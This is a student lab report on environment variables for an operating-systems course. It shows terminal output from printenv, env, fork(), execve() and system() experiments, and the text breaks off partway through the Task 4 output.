Environment Variable and Set-UID Lab

Tariq Nasser Almutairi (2044540)

tfalihalmutairi@kau.edu.sa

King Abdulaziz University


Faculty of Engineering

EE463: Operating Systems Lab

Lab Instructor: Engr. Turky Abdulaziz Abdulhafiz


Task 1: Manipulating Environment Variables

In this task, I explored how to inspect, set, and unset environment variables using Bash commands. I used printenv and env to view existing environment variables, export to define new variables like MYVAR, and unset to remove them.




```
root@lamp ~# printenv
SHELL=/bin/bash
LANGUAGE=en_US.UTF-8
EDITOR=vim
PWD=/root
LOGNAME=root
MOTD_SHOWN=pam
HOME=/root
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=00:tw=30;42:ow=34;42:st=37;4
4:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*
.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01
;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01
;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.avif=01;35:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=
01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng
=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.webp=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.
vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=
01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=
00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:*~=00;90:*#=00;90:*.bak=00;90:*.old=00;90:
*.orig=00;90:*.part=00;90:*.rej=00;90:*.swp=00;90:*.tmp=00;90:*.dpkg-dist=00;90:*.dpkg-old=00;90:*.ucf-dist=00;90:*.ucf-new=00;90:*.ucf-old=00;90:*.rpmnew=00
;90:*.rpmorig=00;90:*.rpmsave=00;90:
SSH_CONNECTION=192.168.8.46 41227 192.168.8.211 22
LESSCLOSE=/usr/bin/lesspipe %s %s
TERM=xterm
LESSOPEN=| /usr/bin/lesspipe %s
USER=root
SHLVL=1
PAGER=less -X -R -F
LC_CTYPE=C
SSH_CLIENT=192.168.8.46 41227 22
LC_ALL=C
PATH=/usr/lib/git-core:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SSH_TTY=/dev/pts/0
_=/usr/bin/printenv
root@lamp ~# env
```

Figure 1. Using printenv command



```
root@lamp ~# env
SHELL=/bin/bash
LANGUAGE=en_US.UTF-8
EDITOR=vim
PWD=/root
LOGNAME=root
MOTD_SHOWN=pam
HOME=/root
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=00:tw=30;42:ow=34;42:st=37;4
4:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*
.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01
;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01
;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.avif=01;35:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=
01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng
=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.webp=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.
vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=
01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=
00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:*~=00;90:*#=00;90:*.bak=00;90:*.old=00;90:
*.orig=00;90:*.part=00;90:*.rej=00;90:*.swp=00;90:*.tmp=00;90:*.dpkg-dist=00;90:*.dpkg-old=00;90:*.ucf-dist=00;90:*.ucf-new=00;90:*.ucf-old=00;90:*.rpmnew=00
;90:*.rpmorig=00;90:*.rpmsave=00;90:
SSH_CONNECTION=192.168.8.46 41227 192.168.8.211 22
LESSCLOSE=/usr/bin/lesspipe %s %s
TERM=xterm
LESSOPEN=| /usr/bin/lesspipe %s
USER=root
SHLVL=1
PAGER=less -X -R -F
LC_CTYPE=C
SSH_CLIENT=192.168.8.46 41227 22
LC_ALL=C
PATH=/usr/lib/git-core:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SSH_TTY=/dev/pts/0
_=/usr/bin/env
```

Figure 2. Using env command




```
root@lamp ~# printenv PWD
/root
root@lamp ~# export MYVAR="HelloWord"
root@lamp ~# echo $MYVAR
HelloWord
root@lamp ~# unset MYVAR
root@lamp ~# echo $MYVAR

root@lamp ~# 
```

Figure 3. Using printenv PWD command

Task 2: Passing Environment Variables from Parent to Child Process

I wrote a C program that creates a child process using fork() and prints environment variables from either the parent or child process. I compared their outputs using the diff command and observed that the child inherits all environment variables from the parent. This proves that environment variables propagate by default between forked processes.




```
root@lamp ~/dir_A/Documents# gcc env_test.c -o env_test
root@lamp ~/dir_A/Documents# ./env_test > parent_env.txt
root@lamp ~/dir_A/Documents# l;s
child_env.txt    env_test*   globallocalvar.sh*  hw_2/   parent_env.txt   srm.sh*  until.sh*      while.sh*
commanedsub.sh*  env_test.c  greetings.sh*       if.sh*  singlequote.sh*  sum.sh*  variables.sh*
bookmark name required
root@lamp ~/dir_A/Documents# diff parent_env.txt child_env.txt
10c10
< SSH_CONNECTION=192.168.8.212 41763 192.168.8.211 22
---
> SSH_CONNECTION=192.168.8.46 41227 192.168.8.211 22
18c18
< SSH_CLIENT=192.168.8.212 41763 22
---
> SSH_CLIENT=192.168.8.46 41227 22
21,22c21
< SSH_TTY=/dev/pts/1
< OLDPWD=/root
---
> SSH_TTY=/dev/pts/0
23a23
> OLDPWD=/root
root@lamp ~/dir_A/Documents# 
```

Figure 4. Using diff command to see the environment variables of parent and child


Task 3: Environment Variables and execve()

I wrote a C program that calls /usr/bin/env using execve(). When I passed NULL for the environment, no variables were printed. When I passed environ, all current variables were shown. This task taught me that execve() only inherits environment variables if explicitly told to.



```
root@lamp ~/dir_A/Documents# gcc execve_test.c -o execve_test
root@lamp ~/dir_A/Documents# ./execve_test
root@lamp ~/dir_A/Documents# 
```

Figure 5. Running the C programming after passing NULL




```
root@lamp ~/dir_A/Documents# gcc execve_test.c -o execve_test
root@lamp ~/dir_A/Documents# ./execve_test
SHELL=/bin/bash
LANGUAGE=en_US.UTF-8
EDITOR=vim
PWD=/root/dir_A/Documents
LOGNAME=root
MOTD_SHOWN=pam
HOME=/root
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=00:tw=30;42:ow=34;42:st=37;4
4:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*
.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01
;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01
;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.avif=01;35:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=
01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng
=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.webp=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.
vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=
01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=
00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:*~=00;90:*#=00;90:*.bak=00;90:*.old=00;90:
*.orig=00;90:*.part=00;90:*.rej=00;90:*.swp=00;90:*.tmp=00;90:*.dpkg-dist=00;90:*.dpkg-old=00;90:*.ucf-dist=00;90:*.ucf-new=00;90:*.ucf-old=00;90:*.rpmnew=00
;90:*.rpmorig=00;90:*.rpmsave=00;90:
SSH_CONNECTION=192.168.197.124 42158 192.168.197.59 22
LESSCLOSE=/usr/bin/lesspipe %s %s
TERM=xterm
LESSOPEN=| /usr/bin/lesspipe %s
USER=root
SHLVL=1
PAGER=less -X -R -F
LC_CTYPE=C
SSH_CLIENT=192.168.197.124 42158 22
LC_ALL=C
PATH=/usr/lib/git-core:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SSH_TTY=/dev/pts/0
OLDPWD=/root
_=./execve_test
root@lamp ~/dir_A/Documents# 
```

Figure 6. Running the C program before passing NULL

Task 4: Environment Variables and system()

I wrote a program that calls system("/usr/bin/env"). Unlike execve(), this function always inherits the current shell's environment. This is because it uses /bin/sh -c internally. This makes system() easy to use but potentially insecure in Set-UID programs.




```
root@lamp ~/dir_A/Documents# vim system_test.c
root@lamp ~/dir_A/Documents# gcc system_test.c -o system_test
root@lamp ~/dir_A/Documents# ./system_test
LESSOPEN=| /usr/bin/lesspipe %s
LANGUAGE=en_US.UTF-8
USER=root
SSH_CLIENT=192.168.197.124 42158 22
SHLVL=1
MOTD_SHOWN=pam
HOME=/root
OLDPWD=/root
SSH_TTY=/dev/pts/0
PAGER=less -X -R -F
LC_CTYPE=C
LOGNAME=root
_=./system_test
TERM=xterm
PATH=/usr/lib/git-core:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=00:tw=30;42:ow=34;42:st=37;4
4:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*
.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01
;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01
;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.avif=01;35:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=
01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng
=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.webp=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.
vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=
